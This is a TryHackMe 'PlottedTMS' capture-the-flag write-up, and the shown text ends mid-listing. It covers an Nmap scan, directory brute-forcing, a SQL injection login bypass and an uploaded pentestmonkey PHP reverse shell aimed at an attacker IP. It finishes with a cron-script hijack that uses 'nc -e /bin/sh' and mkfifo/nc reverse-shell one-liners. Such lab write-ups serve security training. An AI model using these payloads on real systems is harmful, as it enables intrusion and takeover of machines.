

Tryhackme Room: PlottedTMS

Pen testing Methodology:

- **Scanning**
 - Host Scanning via Nmap
- **Enumeration**
 - Visiting web application
 - Web Application Enumeration via Gobuster / Dirbuster
- **Exploitation**
 - Trying SQLi payloads on login page
 - Got access to web app now what?
 - Uploading shell gaining initial access
- **Post-Exploitation**
 - Enumerating crontab for user-level access
 - Gaining access to user-level
 - Enumerating for root
 - Gaining root file access
 - My Takeaway

Scanning:

Let's start... So I started scanning with Nmap on an IP with following command.

- Command: `nmap -sV -p- --max-retries 0 -oN initialscan.txt <IP>`


```
(kali@kali)-[~/Tryhackme]
└─$ mkdir plottedtms && nmap -sV --max-retries 0 -p- 10.10.190.250 -oN plottedtms/initialscan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-19 11:50 EST
Warning: 10.10.190.250 giving up on port because retransmission cap hit (0).
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 11:51 (0:00:06 remaining)
Nmap scan report for 10.10.190.250
Host is up (0.16s latency).
Not shown: 49965 closed tcp ports (conn-refused), 15567 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
445/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.18 seconds
```


We can see that after scanning an IP 3 open ports were disclosed. 22-SSH, 80-HTTP, 445-HTTP.

So nothing to see on default page so we will go for directory brute-forcing. Personally I like to use gobuster but due to new image unable to use gobuster so in this room we will go with dirbuster.


Enumerated the port 80 with gobuster while enumerating we found admin directory which had id_rsa file. Which is nothing else than a troll by machine creator. See below:



Visited id_rsa so got a response with base64 data.




While decoding on local machine we get a message from author.



I was already clear that it's not an id_rsa SSH file. Let's visit to port 445.

After visiting a port 445 found some interesting things after directory-bruteforcing as follows:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.190.250:445/

Scan Information Results - List View: Dirs: 3 Files: 2 Results - Tree View Errors: 0


Type	Found	Response	Size
Dir	/	200	11546
Dir	/icons/	403	449
Dir	/icons/	403	448
Dir	/management/	200	289
File	/management/index.php	200	289
File	/management/home.php	500	418

Current speed: 0 requests/sec (Select and right click for more options)
Average speed: (T) 43, (C) 24 requests/sec
Parse Queue Size: 0
Total Requests: 2869/1764386
Current number of running threads: 10
Time To Finish: 20:23:16

Back Pause Stop Change Report


Program paused! /icons/57.php

Found /management/ directory which can be a directory to manage the application. After accessing the URL on browser got different page.




Exploitation:


Here I was thinking that Tommy Lasorda can be a user or TOMS can be a user or maybe oretnom23.




Tried every combination my mind suggested to me but nothing worked. But I have seen some pattern that if you get some login page always try authentication bypass SQLi payload. And the one of my favorite is ' or 1=1 -- - .



I used this payload and guess what... we are in !!



While walking an application I visited settings page and got a functionality to add images on cover or as a system logo.



I edited my php reverse shell by pentest monkey. Changed the IP to attacker IP and the port I want to listen on.

```

// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.2.83'; // CHANGE THIS
$port = 1337; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();


    if ($pid == -1) {
        print("ERROR: Can't fork");
        exit(1);
    }
}

```

Uploading the file on the application.



The file has been uploaded and we can activate it by visiting to the uploads directory inside management directory as follows.



You can notice that our file is uploaded and we can activate our shell but before activating it don't forget to listen on the port you changed in reverse shell file.

➤ Command: `nc -lvnp 1337` (for me)

After listening we can click on our uploaded reverse shell. And we can notice that \$ sign. It is the sign that we have got an access on plotted-TMS machine as www-data.


```
kali@kali: ~/Tryhackme/plottedms
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
plotted
$ ls -la
total 12
drwxr-xr-x 1 www-data www-data 4096 Nov 28 07:15 .
drwxr-xr-x 1 www-data www-data 4096 Nov 28 07:15 ..
-rw-r--r-- 1 www-data www-data  220 Nov 28 07:15 .bash_logout
-rw-r--r-- 1 www-data www-data 3526 Nov 28 07:15 .bashrc
-rw-r--r-- 1 www-data www-data  529 Nov 28 07:15 .profile
$
```

We have got an access to the machine. Now we have to do post-exploitation. In post-exploitation we privilege escalate to the user who has higher privileges than current user.

Post-Exploitation:

After exploitation we have to escalate the privileges to other users. And we can manually enumerate the system or we can use linpeas, linenum or -4buzer (my tool) to enumerate the suid binaries. At first, we will try to go with manually enumerating the system this way we will learn where to find the privilege escalation loop hole. Let's start...

If I get an initial access to the system, I always try to go with sudo, suid binaries & crontab. I usually try to check if we have anything suspicious for us. As I check this, I found a scheduled task see below:

```
Applications
kali@kali: ~/Tryhackme/plottedms
www-data@plotted:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# |  .----- hour (0 - 23)
# |  |  .----- day of month (1 - 31)
# |  |  |  .----- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * plot_admin /var/www/scripts/backup.sh
#
www-data@plotted:/home$
```

We can see that there is a scheduled task and the task is running every single minute by plot_admin user. Let's go to the directory **/var/scripts/backup.sh** which is scheduled to run every minute.

```
kali@kali: ~/Tryhackme/plotadmin
File Actions Edit View Help
www-data@plotted:/var/www/scripts$ ls
backup.sh
www-data@plotted:/var/www/scripts$ cat backup.sh
#!/bin/bash

/usr/bin/rsync -a /var/www/html/management /home/plot_admin/tms_backup
/bin/chmod -R 770 /home/plot_admin/tms_backup/management
www-data@plotted:/var/www/scripts$
```

Here we can see that **rsync** has been used to sync the directory management to tms_backup in home directory of plot_admin user. Because we don't have any permission to see the content of the files in plot_admin user's directory. It's already clear that something is related to this crontab script which will allow me to access the plot_admin shell. Let's do it

Honestly I was stuck at this point I didn't know what to do now because the script had no permission set to write into script for any other user rather than plot_admin.

So after trying every combinations to get to the track I was frustrated. I played some clash royale and came back XD. Silently read the backup.sh file and visited the directory **/var/www/html** and there I was checking for management directory but I didn't find it again I was thinking "is something related to privsec is a link with management directory?" In that I checked the scripts directory's permission. And my mind clicked to something I learned somewhere I don't remember that but it was when you have a permission on parent directory you can actually perform some tasks on child directory. See below:

```
kali@kali: ~/Tryhackme/plotadmin
File Actions Edit View Help
www-data@plotted:/var/www$ ls -la
total 16
drwxr-xr-x 4 root root 4096 Oct 28 10:26 .
drwxr-xr-x 14 root root 4096 Oct 28 07:07 ..
drwxr-xr-x 4 root root 4096 Oct 28 09:18 html
drwxr-xr-x 2 www-data www-data 4096 Feb 20 06:59 scripts
www-data@plotted:/var/www$
```

We can see that we have all permission on scripts directory we can write into it and also that means that we can create a new backup.sh with our payload. I have created a tool for that by using the payloads from pentester monkey reverse-shell cheatsheet. It's still under progress. You can find the tool on <https://github.com/1337-L3V1ATH0N/Suhradbhav> .

The tool **Suhradbhav** expects 3 arguments:

1. IP Address to get back
2. On port number
3. Which type of payload eg: nc for netcat.

Let's use this tool

```
(kali㉿kali)-[/opt/reverse-shells]
$ ls
suhradbhav.sh

(kali㉿kali)-[/opt/reverse-shells]
$ ./suhradbhav.sh 10.9.2.83 1338 nc
[*] Searching for banner...

./suhradbhav.sh: line 19: banner: command not found
[Netcat 1] : "nc -e /bin/sh 10.9.2.83 1338"

[Netcat 2] : rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.2.83 1338 >/tmp/f

(kali㉿kali)-[/opt/reverse-shells]
$
```

Here I have used my IP (attackers IP) and port 1338 and payload as nc for netcat.

We will take the 2nd payload and will create a new backup.sh file with the payload and set it with executable permission so that when the scheduler runs it will run our payload the malicious backup.sh file.

```
kali@kali:~/Tryhackme/plotdtdms
www-data@plotted:/var/www/scripts$ ls
backup.sh
www-data@plotted:/var/www/scripts$ rm -rf backup.sh
www-data@plotted:/var/www/scripts$ ls
www-data@plotted:/var/www/scripts$ cat > backup.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.2.83 1338 >/tmp/f
^C
www-data@plotted:/var/www/scripts$ chmod +x backup.sh
www-data@plotted:/var/www/scripts$ ls -la
total 12
